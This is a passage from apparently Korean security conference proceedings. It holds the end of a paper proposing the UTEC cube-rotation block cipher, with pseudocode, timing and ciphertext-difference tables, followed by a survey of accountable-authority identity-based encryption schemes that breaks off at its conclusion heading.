①DroCube의 암호화 방식 중 RotationKey의 x_1,x_2,y_1,y_2,z_1,z_2 축 중 2개 이하의 값이 0일 때, SubKey개념을 도입하여 회전시켰다. 그러나 SubKey 개념에 의해 같은 회전을 보이는 경우가 추가로 발생하여 각 라운드 당 65232의 경우의 수를 가지게 되었다. 따라서 각 라운드 당 이상적인 경우의 수 2^{16}에 못 미치므로 키 공간 전체를 완전히 사용하지 못 한다.

②DroCube는 키를 분할하여 사용하는 형식이다. 1bit 차이 나는 평문을 비교할 때, 암호화 시 3라운드 까지는 라운드 별 암호문의 차이가 작다는 점을 이용한다. 키를 분할해서 해독을 시도하며 3라운드의 유사한 암호문이 발생할 때까지 전수공격을 시도하면 2^{128}이 아닌 $2^{80}+2^{48}$만으로도 해독이 가능하게 된다. 따라서 평문 공격에 취약하다고 볼 수 있다.

③DroCube에서 1bit 차이 나는 평문을 비교할 때, 암호문의 차이가 라운드 별로 늘어가기 때문에 Shift함수를 두 번 사용함으로써 차이를 2배로 늘리고자 하였다. 그러나 이상적인 혼돈을 보이기 위해서는 큐브의 회전이 Shift된 면들을 Shift되지 않은 면들에게 옮겨야 하지만 모든 상황에서 완벽하게 혼돈을 보이지 않으므로 혼돈의 양에 비해 암호화 효율성이 낮아졌다.

2.2 대책

①SubKey개념을 제거하고 0회전 시 축과 회전의 정의에서와 같이 큐브의 회전 규칙을 벗어나서 일부 큐비만을 회전시키는 새로운 회전 개념 $\sigma^0 x(x$는 $x_1,x_2,y_1,y_2,z_1,z_2)$을 도입하는 것으로 키 공간의 완전한 사용이 가능해진다.

②평문의 차이를 이용하여 두 평문 간의 차이를 XOR을 사용한 뒤, S-Box로 치환해주는 것으로 1bit차이나는 평문들에 대해 1라운드 암호문에서 54Byte의 차이를 만든다.

③XOR함수를 이용하여 1라운드에서 큰 차이를 만드는 것으로 Shift2()함수의 혼돈 역할을 대체하여 사용한다. Shift2()가 8라운드 모두 사용되는 데에 반해 XOR함수는 1라운드에서 한 번만 사용하는 것으로 충분하므로 사용횟수 및 연산횟수를 볼 때 XOR함수가 훨씬 적다.

2.3 XOR1()

B_1을 보존하고 B_1에서 시작하여 B_{54}까지 순서대로 XOR연산을 시행한다.

평문의 차이가 앞부분에 분포할 때, 앞부분의 차이를 뒷부분에도 XOR연산하는 것으로 뒷부분에 혼돈을 크게 만들어준다.

2.4 XOR2()

B_{54}을 보존하고 B_{54}에서 시작하여 B_1까지 역순으로 XOR연산을 진행한다.

평문의 차이가 뒷부분에 분포할 때, 뒷부분의 차이를 앞부분과 XOR연산하여 앞부분에 혼돈을 크게 만들어준다.

2.5 암호화 알고리즘

알고리즘 중, S-Box는 AES의 S-Box를 사용하였으며[4], Shift()함수는 B_1부터 B_{54}까지 순서대로 4bit 순환 Shift 연산한다.

CubeChange()함수는 축과 회전의 정의에서의 회전을 이용하여 큐브를 회전시킨다.

```
Cube Encryption Algorithm(P, Key)
{
Plaintext = P

Padding(Plaintext)
Cube(Plaintext)
XOR(Cube)
Inc_CubeChange(Cube, RoundKey[0])
Inc_XOR1(Cube)
Inc_S - Box(Cube)
Inc_XOR2(Cube)
Inc_S - Box(Cube)
Inc_Shift1(Cube)
Inc_S – Box(Cube)
for (round = 1; round < Nr; round++)
{
XOR(Cube)
Inc_CubeChange(Cube, RoundKey[i])
Inc_Shift1(Cube)
Inc_S - Box(Cube)
}

Ciphertext = Cube
Out = Ciphertext
}
```

<그림 5> 암호화 알고리즘 pseudo code

2.6 복호화 알고리즘

대칭키 알고리즘이므로 복호화 시에는 암호화 알고리즘의 역으로 진행한다.

```
Cube Decryption Algorithm(C, Key)
{
Ciphertext = C

Cube(Ciphertext)

for (round = Nr-1; round >= 1; round--)
{
Dec_S - Box(Cube)
Dec_Shift1(Cube)
Dec_CubeChange(Cube, RoundKey[i])
XOR(Cube)
}
Dec_S - Box(Cube)
Dec_Shift1(Cube)
Dec_S – Box(Cube)
Dec_XOR2(Cube)
Dec_S – Box(Cube)
Dec_XOR1(Cube)
Dec_CubeChange(Cube, RoundKey[0])
XOR(Cube)

Plaintext = Cube
Out = Plaintext
}
```

<그림 6> 복호화 알고리즘 pseudo code

III. 구현 및 실험

DroCube, UTEC 및 AES는 C언어로 구현 하였으며, 실험 시 사용한 컴퓨터는 CPU가 Intel(R) Core(TM) i5-4200U CPU @ 1.60GHZ(4 CPUs), ~2.30GHz이며, 메모리는 8192MB RAM으로 동일한 조건 하에 실험을 진행하였다.

UTEC과 AES를 키 128bit(0xFF…F), 데이터 규모 514Mbyte의 암호화 했을 때, 소요되는 암호화 및 복호화 시간은 [표 1]과 같다. 이와 같이, UTEC은 AES와 비교해보았을 때 훨씬 효율적이다.

알고리즘	AES-128[3]	UTEC
암호화 시간	120초	83초
복호화 시간	121초	82초

[표 1] 데이터 규모 514Mbyte 암호화 했을 때 시간

<그림 7>부터 <그림 10>까지 좌측 상단이 B_1의 값이고 우측 하단이 B_{54}의 값으로 순서대로 기록하였다.

DroCube는 8라운드에서 1bit차이나는 평문에 대한 암호문의 차이가 컸다. 그러나 <그림 8>과 같이 1라운드에서 확인해 봤을 때는 차이가 거의 없었다. 이로 인해 1bit 차이나는 평문의 3라운드 암호문의 유사한 부분을 이용하여 해독시, $2^{80}+2^{48}$으로 해독이 가능하다.

PlainText	평문 입력 값																
"p"	70	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
"q"	71	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

<그림 7> 평문 'p'와 'q'의 입력 값

PlainText	1라운드 CipherText																
"p"	be	9e	9d	62	6	32	e8	a4	90	dd	fd	4c	9f	ea	5	fe	85	bb
	53	eb	54	4e	93	99	e1	73	bc	ee	a2	3b	a2	30	b4	d7	dd	b4
	ac	3d	f5	f8	a6	9b	51	65	89	76	c0	fb	1b	6a	6d	fd	44	dc
"q"	be	9e	9d	62	6	32	e8	a4	90	dd	fd	4c	9f	ea	5	fe	85	bb
	53	eb	ff	4e	93	99	e1	73	bc	ee	a2	2c	a2	30	b4	d7	dd	b4
	ac	3d	f5	f8	a6	9b	51	65	89	76	c0	fb	1b	6a	6d	fd	44	dc

<그림 8> DroCube에서 평문 'p'와 'q'의 1라운드 암호문

<그림 9>과 같이 XOR을 추가한 UTEC는 1bit차이나는 평문에 대한 암호문의 차이가 1라운드부터 극심하게 생긴다. 그래서 1bit 차이나는 평문의 라운드별 암호문을 비교하여 해독하는 것이 불가능하다.

PlainText	1라운드 CipherText																	
"p"	f	df	49	77	e9	f0	cb	b9	ee	d6	5c	a4	97	b7	f3	91	93	96
	c0	7c	2a	79	b0	1e	54	7	6e	f5	51	6b	1c	d1	dc	84	1d	2c
	16	61	8f	e3	96	bf	8d	9f	37	11	cb	4e	17	e9	39	d4	3c	95
"q"	36	2b	13	41	4f	5d	c3	e2	5c	49	13	68	e0	9	8e	20	58	2c
	97	be	d1	a4	d7	fc	ce	e0	15	c2	c1	b5	20	7b	57	c5	8a	6e
	2e	9e	61	12	89	41	9e	dd	a0	5b	b3	31	59	ca	4f	7e	46	1

<그림 9> UTEC에서 평문 'p'와 'q'의 1라운드 암호문

또한 <그림 10>의 8라운드 암호문을 <그림 7>의 평문과 비교해보았을 때, 혼돈과 확산이 적절하게 이루어져 있다.

PlainText	8라운드 CipherText																	
"p"	a0	c1	e3	8f	2b	26	e7	2a	18	ac	c8	a6	c5	79	91	e7	bf	d8
	0	4e	fa	59	ef	60	15	9f	f1	71	52	da	f5	b8	f1	ee	46	27
	16	3	1f	5e	3c	3e	8f	d4	fe	b1	7d	80	ab	21	27	1d	50	a1
"q"	88	3b	cb	49	45	c5	6a	4a	d8	f4	d8	3a	f8	6d	f4	29	d0	81
	53	55	7e	a0	35	9	9	d6	a4	c3	3c	e5	14	6e	10	3b	19	b2
	30	7b	2a	dd	73	af	87	2f	9f	5f	d3	3	5c	7	9b	87	6d	79

<그림 10> UTEC에서 평문 'p'와 'q'의 8라운드 암호문

IV. 결론

순수 큐브 회전만으로 암호화하는 DroCube는 세 가지 문제점이 존재했었다.

본 논문은 세 가지 문제에 대해 해결방법을 제시하고 컴퓨터 모의실험을 통해 입증하였다.

키 공간의 온전한 사용에 대한 문제는 0회전 시 축과 회전의 정의에서와 같이 코너 큐비와 모서리 큐비의 회전 개념을 도입하여 온전한 키 공간 사용이 가능하게 되었다. 1bit 차이나는 평문에 대해 1,2,3 라운드 암호문의 일부가 일치하여 적은 경우의 수로 해독이 가능한 문제는 평문간의 XOR연산을 통하여 1라운드 암호문에서 큰 차이를 만들어주는 것으로 현재는 전수 공격이외에는 마땅한 방법이 없게 되었다. Shift함수의 중복사용으로 인해 암호화의 효율성이 떨어지는 문제는 1라운드에서 8라운드까지 사용하는 중복되는 Shift함수 대신 XOR1()과 XOR2()함수를 1라운드에만 넣는 것으로 해결하였다.

컴퓨터 모의실험 결과, UTEC은 키 공간을 완전히 사용하였으며, 1bit차이나는 평문들의 1라운드 암호문에서 54Byte의 완전한 차이를 보여주었다. AES와 동일한 조건하에 암호화, 복호화 속도를 비교해본 결과 약 40초 효율적이었다.

[참고문헌]

[1]김민호, 정윤상, 이 준, "큐브를 이용한 블록 암호 개발", 폴수학학교, 2016

[2]M.Kim, Y.Jung, J.Lee and E.Choi, A Design of Block Cipher Key using Cube, Internatonal Conference on Cultural Technology pp300~301, January, 2017.

[3]J.Daemen, and V.Rijmen, AES proposal: Rijndael, March, 1999

[4]V.Rijmen, Efficient Implementation of the Rijndael S-box, Katholieke Universiteit Leuven Dept. ESAT. Belgium, 2001

[5]W.F.Ehsram, C.H.W.Meyer, J.L.Smith, W.L.Tuchman, Message verification and transmission error detection by block chaining, US Patent 4074066, April, 1976

다양한 기능을 제공하는 책임 기관 ID 기반 암호(A-IBE) 연구*

최수리[1†], 이동훈[1‡]

[1]고려대학교 정보보호대학원

A Study on Various Functionality Accountable Authority Identity-Based Encryption

Suri Choi[1], Dong Hoon Lee[1‡]

[1]Graduate School of Information Security, Korea University.

요 약

A-IBE는 ID 기반 암호의 키 위탁 문제를 완화하기 위해 제시된 암호 기법이다. 2007년 Goyal이 처음으로 개념을 제시하면서 기존의 Gentry와 Fuzzy ID 기반 암호를 기반으로 기법을 설계하였다. 이후, Black box 추적가능성, 공개 추적가능성, ID 재사용 등의 다양한 기능을 제공하는 다양한 A-IBE 기법들이 제시되며 지속적인 연구가 이루어지고 있다. 본 논문에서는 다양한 기능을 제공하는 A-IBE 기법을 비교·분석하고, 앞으로의 연구방향을 제시한다.

I. 서론

일반적인 공개키 암호 시스템(Public Key Infrastructure, PKI)은 사용자의 공개키가 난수 값이기 때문에 사용자와 공개키를 연결하는 인증서를 필요로 한다. 이와 달리 ID 기반 암호(Identity Based Encryption, IBE) 시스템은 사용자의 메일주소와 같은 ID를 공개키로 사용하여 공개키에 대한 인증 없이 암호화를 가능하게 하였다. 하지만 IBE는 키 생성 기관(Private Key Generator, PKG)이 사용자의 비밀키를 생성하기 때문에 PKG가 악의적인 목적으로 사용자의 암호문을 복호화 하거나 비밀키를 유출할 수 있는 키 위탁(key escrow) 문제가 존재한다.

이러한 IBE의 키 위탁 문제를 완화하기 위해 책임 기관 ID 기반 암호 기법(Accountable Authority Identity Based Encryption, A-IBE)이 제안 되었다. A-IBE는 비밀키의 생성과정에 사용자가 참여하여 PKG는 마스터 비밀키를, 사용자는 비밀키의 생성에 사용된 난수를 서로 숨기면서 상호 프로토콜을 통하여 비밀키를 생성하며 이 때 생성된 비밀키는 사용자만이 알 수 있다. 또한 악의적인 PKG나 사용자에 의해 비밀키가 유출되었을 때 해당 비밀키의 생성자가 누구인지 판단하여 악의적 생성자를 고소할 수 있게 함으로써 키 위탁 문제를 완화한다.

2007년 Goyal은 Gentry의 IBE[2]와 Fuzzy IBE[7]를 기반으로 하여 처음으로 A-IBE의 개념을 제안하였다.[3] Goyal의 기법은 비밀키가 그대로 유출되는 White box 상황에서의 추적가능성(White box traceability)을 제안하였다. 2008년 Goyal, Lu, Sahai, Waters는 비밀키가 그대로 유출되지 않고 암호문을 입력하면 평문을

* 이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단-차세대정보·컴퓨팅기술개발사업의 지원을 받아 수행된 연구임 (NRF-2016M3C4A7937117)

† 주저자, sol2-@naver.com

‡ 교신저자, donghlee@korea.ac.kr

출력하는 복호화 박스(Decryption box)의 형태로 유출되는 상황을 언급하며 내부가 Black box인 복호화 박스의 생성자를 추적(Black box traceability)하는 기법을 제안하였다.[4] 하지만 추적 알고리즘의 입력으로 사용자의 비밀키가 필요하기 때문에 사용자가 생성자의 추적에 협조적이지 않거나 비밀키를 분실했을 경우 추적이 불가능한 단점이 존재하였다. 2013년 Lai, Deng, Zhao, Weng은 사용자의 비밀키 없이 공개된 추적키(public tracing key)를 사용하여 공개적으로 추적이 가능하게 하는 기능(public traceability)을 제공하는 기법을 제안하였다.[6] 2015년 Kiayias, Tang 은 IBE로부터 Generic하게 A-IBE를 설계하는 방법을 제안하며 추가적으로 사용자의 ID를 재사용(ID reuse) 가능하게 하는 기능을 제안하였다.[5] Kiayias와 Tang의 기법은 암호문의 크기가 일정하여 효율적이며 다양한 기능을 제공하여 여러 방면으로의 응용이 가능하다.

본 논문의 구성은 다음과 같다. Ⅱ장에서는 기법의 이해에 필요한 배경지식을 설명한다. Ⅲ~Ⅵ장에서는 A-IBE의 대표적인 논문을 각각 설명하며 Ⅶ장에서는 각 기법들을 비교하고 분석한다. 마지막으로 Ⅷ장에서 결론을 맺는다.

II. 정의

본 장에서는 A-IBE 기법의 알고리즘과 안전성 모델을 정의한다.

2.1 White box 추적가능성과 Black box 추적가능성(White box traceability and Black box traceability)

A-IBE의 추적 가능성은 크게 두 가지 개념으로 나눌 수 있다. White box 추적가능성은 악의적인 PKG나 사용자가 비밀키를 그대로 유출했을 경우를 의미하며 추적 알고리즘에서는 유출된 비밀키의 그룹 번호(Family number)를 통해 생성자를 추적한다. Black box 추적가능성은 비밀키 그대로가 아닌 내부 알고리즘을 알 수 없지만 비밀키가 포함되어 암호문에 대한 복호화를 제공하는 복호화 박스 형태로 유출된 경우를 의미한다. 추적 알고리즘에서는 유출된 복호화 박스에 어떤 비밀키가 포함되어 있는지를 통해 생성자를 추적한다.

2.2 책임 기관 ID 기반 암호(Accountable Authority Identity-Based Encryption, A-IBE).

A-IBE는 다음과 같은 5개의 알고리즘으로 구성 된다.

- ***Setup***$(\lambda) \rightarrow PK, MSK$: 보안 상수 λ를 입력 받아 마스터 비밀키 MSK와 공개 파라미터 PK를 출력한다. 이 알고리즘은 PKG가 수행하며 PK는 공개가 되고 MSK는 PKG가 보관한다.
- ***Key Generation protocol*** $(PK, ID, / MSK) \rightarrow d_{ID}$: 이 알고리즘은 사용자와 PKG 사이의 상호 프로토콜로 사용자와 PKG는 공통으로 PK, 사용자의 아이디 ID를 입력받으며 PKG는 추가로 MSK를 입력받는다. 프로토콜을 통하여 사용자는 비밀키 d_{ID}를 출력받으며 PKG는 비밀키 정보를 알 수 없다.
- ***Encrypt***$(PK, M, ID) \rightarrow CT$: 공개 파라미터 PK, 사용자의 아이디 ID, 그리고 메시지 M을 입력받아 암호문 CT를 출력한다.
- ***Decrypt***$(PK, CT, d_{ID}) \rightarrow M$: 암호문 CT, 공개 파라미터 PK, 비밀키 d_{ID}를 입력받는다. 만약 CT가 정당하다면 메시지 M을 출력하고, 그렇지 않다면 $\perp$를 출력한다.
- ***Trace*** $(d_{ID} / PK, ID, Decryption\,Box) \rightarrow n_F$ / $User$ or PKG : 이 알고리즘은 비밀키의 생성자를 추적하는 알고리즘이다. White box로 사용자의 비밀키 d_{ID} 키를 입력받아 그룹 번호를 출력하거나 Black box로 $Decryption\,Box$를 입력받아 사용자 또는 PKG를 출력한다. 이 알고리즘은 판사(Judge)가 수행한다.

2.3 A-IBE의 Black box 추적가능성에 대한 안전성 모델

A-IBE는 암·복호화 기법에 대한 안전성 증명과 추적 알고리즘에 대해 각각 PKG와 사용자가 악의적인 상황을 고려하여 총 3개의 게임

을 통해 안전성을 증명한다. PKG가 복호화 오라클(Decryption Oracle)에 접근 가능한 모델을 완전 안전성 모델(full Black box model)이라 하며 접근 불가능한 모델을 약한 안전성 모델(weak Black box model)이라 한다. 본 논문에서는 약한 안전성 모델에 대한 게임을 정의한다.

▶ IND-ID-CPA game

A-IBE의 IND-ID-CPA game은 기존 IBE와 매우 유사하므로 생략한다.[1]

▶ weak Black box Dishonest PKG game

Dishonest PKG game은 PKG가 악의적인 상황에 대한 안전성 모델이다.

- **Setup** : 악의적인 PKG처럼 행동하는 공격자는 보안 상수 λ를 선택하고 *Setup*알고리즘을 실행하여 PK와 MSK를 얻고 PK와 공격하고자 하는 ID^*를 챌린저에게 준다.
- **Key Generation** : 공격자와 챌린저는 A-IBE 기법의 키 생성 프로토콜을 시행하여 ID^*에 대한 비밀키를 생성한다.
- **Create Decryption box** : 공격자는 ID^*에 대한 복호화 박스를 만들어서 출력한다.

만약 이 복호화 박스를 입력으로 하는 추적 알고리즘이 '사용자'를 출력한다면 공격자가 게임에서 승리한다.

▶ adaptive Dishonest User game

Dishonest User game은 여러 명의 악의적인 사용자들이 공모한 상황에 대한 안전성 모델이다. 능동적인(adaptive) 공격자일 경우 게임의 모든 시점에 비밀키에 대해 질의가능하다.

- **Setup** : 챌린저는 보안 상수 λ를 선택하고 *Setup*알고리즘을 실행하여 PK와 MSK를 얻고 PK를 공모한 악의적인 사용자 집단처럼 행동하는 공격자에게 준다.
- **Key Query** : 공격자와 챌린저는 A-IBE 기법의 키 생성 프로토콜을 시행하여 $ID_1,...,ID_q$에 대한 비밀키를 생성한다.
- **Create Decryption box** : 공격자는 ID^*에 대한 복호화 박스를 만들어서 출력한다.

만약 이 복호화 박스를 입력으로 하는 추적 알고리즘이 'PKG'를 출력한다면 공격자가 게임에서 승리한다.

III. Goyal의 연구[3]

2007년, Goyal은 IBE의 PKG가 악의적으로 사용자의 비밀키를 생성하여 유출하는 상황을 언급하며 위와 같은 유출이 탐지될 경우 정책적으로 PKG를 고소할 수 있는 기법인 A-IBE를 제안하였다. Goyal은 각각 Gentry의 IBE 기법[2]과 Fuzzy IBE 기법[7]을 바탕으로 2가지 A-IBE 기법을 제안하였다. Goyal은 Gentry IBE 비밀키의 난수 값을 추적 알고리즘에서 비밀키가 어떤 그룹에 속해 있는지 알려주는 그룹 번호로 사용하였으며, Fuzzy IBE 비밀키에 비트 스트링을 붙여서 각 비트에 대해 비밀키를 PKG로부터 받아오는 방식으로 키를 생성하며 이때 비트 스트링이 추적을 위한 값으로 사용된다. PKG는 각 위치의 비트가 0 또는 1인 경우에 대해 모두 비밀키를 생성하며 사용자는 자신이 선택한 비트 스트링의 해당 비트가 0일 경우 0에 해당하는 비밀키를, 1일 경우 1에 해당하는 비밀키를 얻게 된다. Goyal은 PKG와 사용자가 서로의 비밀 정보를 숨기며 비밀키를 생성하기 위한 방법으로 OT-protocol을 사용하였다.

▶ Goyal_1

Gentry IBE를 기반으로 한 Goyal의 첫 번째 기법의 자세한 비밀키 구조와 추적 알고리즘은 다음과 같다. 암호화 복호화 알고리즘은 기반 IBE와 유사하므로 생략한다.

- ***Key Generation protocol*** $(PK, ID / MSK) \rightarrow d_{ID}$:

1. 사용자는 난수 $r \in Z_p$을 선택하고 PKG는 난수 $r', r_{ID,2}, r_{ID,3} \in Z_p$을 선택하여 $(r', h'_{ID,1})$, $(r_{ID,2}, h_{ID,2}), (r_{ID,3}, h_{ID,3})$을 사용자에게 보낸다. 이때 h는 Gentry IBE 와 동일하며 동일한 튜플에 있는 난수로 생성된다.
2. 사용자는 PKG로부터 받은 비밀키로 $r_{ID,1} = r'/r$, $h_{ID,1} = (h'_{ID,1})^{1/r}$을 계산한다. 사용자의 비밀키는 다음과 같다.

$$d_{ID} = \{(r_{ID,i}, h_{ID,i}) : i = 1,2,3\}$$

- ***Trace*** $(d_{ID}) \rightarrow n_F$: 판사는 정당한 d_{ID}을 입

력받아 $r_{ID,1}$을 비밀키의 그룹 번호로 출력한다. 즉 $n_F = r_{ID,1}$이다.

▶ Goyal_2

Fuzzy IBE를 기반으로 한 Goyal의 두 번째 기법의 자세한 비밀키 구조와 추적 알고리즘은 다음과 같다. 역시 암호화 복호화 알고리즘은 기반 IBE와 유사하므로 생략한다.

- ***Key Generation protocol***
  $(PK, ID / MSK) \rightarrow d_{ID}$:

1. PKG는 $d_{sw,i,j} = g^{r_i / t_{i,j}}$를 계산한다. 이때 d_{sw}는 Fuzzy IBE 와 동일하다.
2. 사용자와 PKG는 OT protocol을 통해 사용자가 선택한 비트 스트링에 해당하는 비밀키를 출력한다. 사용자의 비밀키는 다음과 같다.
   $d_{ID} = \{b_i, d_{sw,i,b_i}\},\ b_i \in \{0,1\}, i = l_{ID+1}, \ldots, l$

- ***Trace*** $(d_{ID}) \rightarrow n_F$: 판사는 정당한 d_{ID}을 입력받아 비밀키의 생성에 사용된 비트 스트링인 $b_{l_{ID+1}} \| \ldots \| b_l$을 그룹 번호로 출력한다. 즉 $n_F = b_{l_{ID+1}} \| \ldots \| b_l$ 이다.

IV. Goyal 등의 연구[4]

2008년 Goyal, Lu, Sahai, Waters는 Goyal의 A-IBE[3]을 바탕으로 하여 Black box 추적가능성을 제공하는 기법을 제안하였다. Goyal은 Black box 추적가능성의 안전성 모델을 정의하고 악의적인 PKG에 대해 완전 안전성을 증명하였다. 약한 안전성 증명과는 달리 PKG가 복호화 오라클에 접근이 가능하며 A-IBE의 기법에 비밀키의 온전성을 검사(sanity check)하는 알고리즘을 추가함으로써 완전 안전성을 제공한다.

V. Lai 등의 연구[6]

2013년 Lai, Deng, Zhao, Weng은 기존 A-IBE 기법의 추적 알고리즘의 경우 권한을 가진 판사가 사용자의 정당한 비밀키를 입력으로 하여 유출된 키나 복호화 박스의 생성자를 추적하므로 사용자의 비밀키가 판사에게 노출되는 점과 사용자가 비밀키를 분실하거나 추적하는 상황에 비협조적일 경우 생성자를 추적할 수 없다는 점을 문제로 들면서 공개된 추적키를 사용하여 판사만이 아닌 누구나 생성자를 추적할 수 있는 공개 추적가능성을 제공하는 기법을 제안하였다.

기존의 A-IBE는 키 생성 프로토콜을 통해 사용자에게 비밀키가 발급되며 PKG는 아무런 출력을 받지 않았지만 Lai등의 기법은 공개 추적성을 제공하기 위해 키 생성 프로토콜을 통해 사용자에게는 비밀키를, PKG에게는 공개적으로 관리해야하는 추적키를 발급한다. 유출된 복호화 박스의 생성자를 추적하고 싶은 사람은 누구나 공개된 추적키를 사용하여 생성자를 판단할 수 있다. 또한 정당한 비밀키를 소유하고 있는 사용자는 판사와의 상호 프로토콜을 통해 공개되어 있는 추적키가 자신의 비밀키에 대한 것이라는 것을 증명하여야 한다.

LDZW'13 기법의 자세한 비밀키 구조와 추적 알고리즘은 다음과 같다.

- ***Key Generation protocol***
  $(PK, ID / MSK) \rightarrow d_{ID}$:

1. LDZW'13 의 키 생성 과정은 Goyal_1과 동일하며 $h_1 = g^{\beta}$, $\beta \in Z_p$이다. 또한 3개의 튜플 중 첫 번째 튜플만 사용한다.
2. 사용자는 키 생성 과정의 $r_{ID,1}$로 $R_{ID} = e(g,g)^{r_{ID,1}}$를 계산해서 PKG에게 보낸다. PKG는 영지식 증명을 통해 사용자가 $r_{ID,1}$을 알고 있다는 사실을 검증한다.
3. 사용자의 비밀키와 PKG가 관리하는 공개 추적키는 다음과 같다.
   $d_{ID} = (r_{ID,1}, h_{ID,1})\ \ t_{ID} = (ID, R_{ID})$

- ***Trace*** $(PK, ID, TK, Decryption\ Box) \rightarrow User \text{ or } PKG$:

1. 공개된 추적키의 목록인 TK에서 사용자의 ID에 해당하는 추적키 $t_{ID} = (ID, R_{ID})$를 찾는다.
2. 임의의 평문 M을 선택하여 $C_1 = g_1 g^{-sID}$, $C_2 = e(g,g)^{s'}, C_3 = M \bullet e(g,h)^{-s} R_{ID}^{s-s'}$를 계산한다. 생성한 암호문을 복호화 박스에 입

력하여 출력되는 평문 M'이 $M = M'$일 때 카운트한다.

3. 만약 카운트 값이 0이라면 PKG , 아니라면 사용자를 출력한다.

- ***Judge protocol*** : 사용자는 판사에게 자신의 비밀키 $d_{ID} = (r_{ID,1}, h_{ID,1})$와 추적키 $t_{ID} = (ID, R_{ID})$에 동일한 난수를 사용했음을 영지식 증명을 통해 증명함으로써 추적키가 자신의 비밀키에 대한 것임을 증명한다.

VI. Kiayias 등의 연구[5]

2015년 Kiayias, Tang은 모든 IBE를 A-IBE 기법으로 일반적으로 변형할 수 있는 방법을 제안하였다. Kiayias등은 사용자가 특정 길이의 비트 스트링을 선택하고 이 비트 스트링을 사용자의 고유한 '지문'처럼 비밀키의 생성과 악의적 생성자를 추적하는 입력 값으로 사용하였다. 사용자는 특정 길이의 비트 스트링을 선택하여 키 생성 단계에서 PKG와의 상호 프로토콜을 통해 각 비트에 해당하는 비밀키를 출력 받는다. PKG와 암호문 생성자는 사용자가 어떤 비트를 선택했는지 모르기 때문에 0과 1에 대한 비밀키와 암호문을 모두 생성하여 사용자가 각 비트에 해당하는 암호문을 선택하여 복호화 할 수 있도록 한다.

Kiayias와 Tang은 만약 비밀키를 재발급할 때 사용자의 ID를 그대로 재사용한다면 악의적인 사용자가 자신이 유출한 복호화 박스가 PKG가 유출한 것이라고 주장할 수 있는 상황을 언급하였다. 사용자가 판사에게 자신이 정당한 비밀키를 소유했다는 것을 증명한 뒤 추적 알고리즘에서는 새로 발급받은 비밀키를 사용한다면 사용자는 항상 PKG가 악의적이라고 주장할 수 있다. 이러한 상황을 막기 위해 Kiayias와 Tang은 사용자의 '지문'으로 사용된 비트 스트링을 입력으로 하는 해쉬 함수 값을 비밀키에 대한 공개 추적키로 사용하며 현재 사용자의 비밀키와 항상 같은 상태를 유지하게 하였다. 따라서 추적 알고리즘에서 입력된 비밀키와 추적키의 상태를 체크하면 위와 같은 위조를 막을 수 있다. 또한 이러한 과정에서 생성된 추적키를 공개적으로 관리함으로써 공개 추적가능성 또한 제공하였다.

▶ Kiayias_1

Kiayias_1 기법의 자세한 비밀키 구조와 추적 알고리즘은 다음과 같다.

- ***Key Generation protocol*** $(PK, ID / MSK) \rightarrow d_{ID}$:

1. PKG는 l 비트의 ID에 대해 기반으로 하는 IBE의 키 생성 알고리즘으로 $2l$개의 비밀키를 생성한다. PKG가 생성한 비밀키는 다음과 같다.

$$k_{i,b} = KeyGen(MSK, ID \| i \| b) \ ,$$
$$i = 1, \ldots, l \quad b \in \{0,1\}$$

2. 사용자는 l 비트의 스트링 $\bar{b} = b_1, \ldots, b_l$을 임의로 선택한다.
3. 사용자와 PKG는 l번의 OT-protocol을 시행하며 사용자는 각 비트에 해당하는 비밀키를 얻게 된다. 사용자의 비밀키는 다음과 같다.

$$d_{ID} = \left\{ d_i = \left(b_i, k_{i,b_i} \right) \right\}_{i=1,\ldots,l}$$

- ***Trace*** $(PK, ID, \{b_i\}, Decryption\,Box)$ $\rightarrow User \text{ or } PKG$:

1. 사용자는 판사에게 생성자를 추적하고 싶은 $Decryption\,Box$와 $\bar{b} = b_1, \ldots, b_l$을 전송한 뒤 판사가 임의의 메시지로 암호화한 암호문을 복호화 하여 메시지를 전송하는 방법으로 자신이 정당한 비밀키를 소유하고 있다는 것을 증명한다.
2. 사용자가 정당한 비밀키를 가지고 있다는 것이 증명되면 판사는 $i = 1,\ldots,l, b \in \{0,1\}$에 대해 $CT_{i,b} = Enc(ID \| i \| b, MSK, M_b)$을 생성하여 복호화 박스에 입력하고 출력되는 메시지가 M_0인지 M_1인지 기록한다. 만약 둘 다 아니라면 $\perp$로 기록한다.
3. 기록한 비트와 $\bar{b} = b_1, \ldots, b_l$를 비교하여 같은 위치의 비트가 같은 값인 경우를 카운트한다. 카운트 값이 셋업 단계에서 정한 임계값 이상이면 사용자를, 이하라면 PKG를 출력한다.

VII. 기법 간 비교・분석

표 1. 관련 기법들의 효율성 안전성 및 제공 기능 비교- λ: 보안 상수, CT: 암호문 (Cipher Text), CT size:그룹 원소의 개수, s: selective, a: adaptive, W: White box, bb0: weak Black box, bb1: full Black box

Scheme		Generic	CT size	Malicious User	Malicious PKG	Public Traceability	ID Reuse
Goyal	1)	no	$O(\lambda)$	s	W	no	no
	2)	no	$O(\lambda)$	s	bb0	no	no
GLSW 08		no	$O(\lambda)$	s	bb1	no	no
LDZW 13		no	$O(1)$	a	bb0	yes	no
Kiayias	1)	yes	$O(1)$	a	bb0	no	no
	2)	yes	$O(1)$	a	bb0	yes	yes

본 장에서는 대표 연구 결과들의 효율성과 안전성 및 각각의 기법이 제공하는 기능의 차이에 대해 비교 분석한다. 일반적인 IBE를 Generic하게 A-IBE로 바꾸는 기법은 Kiayias등의 기법이 유일하며 Lai등과 Kiayias등의 기법은 암호문 크기가 일정하며 그 외의 기법들은 보안상수의 크기에 비례한다. 또한 Lai등과 Kiayias등의 기법은 능동적인 악의적인 사용자 공격자에 안전하며 Goyal등의 기법은 악의적인 PKG가 복호화 오라클에 접근할 수 있는 모델에서도 안전성이 보장된다. Lai등과 Kiayias등의 기법은 공개 추적 기능을 제공하며 Kiayias는 나아가서 ID 재사용 기능을 추가로 제공한다.

VIII. 결론

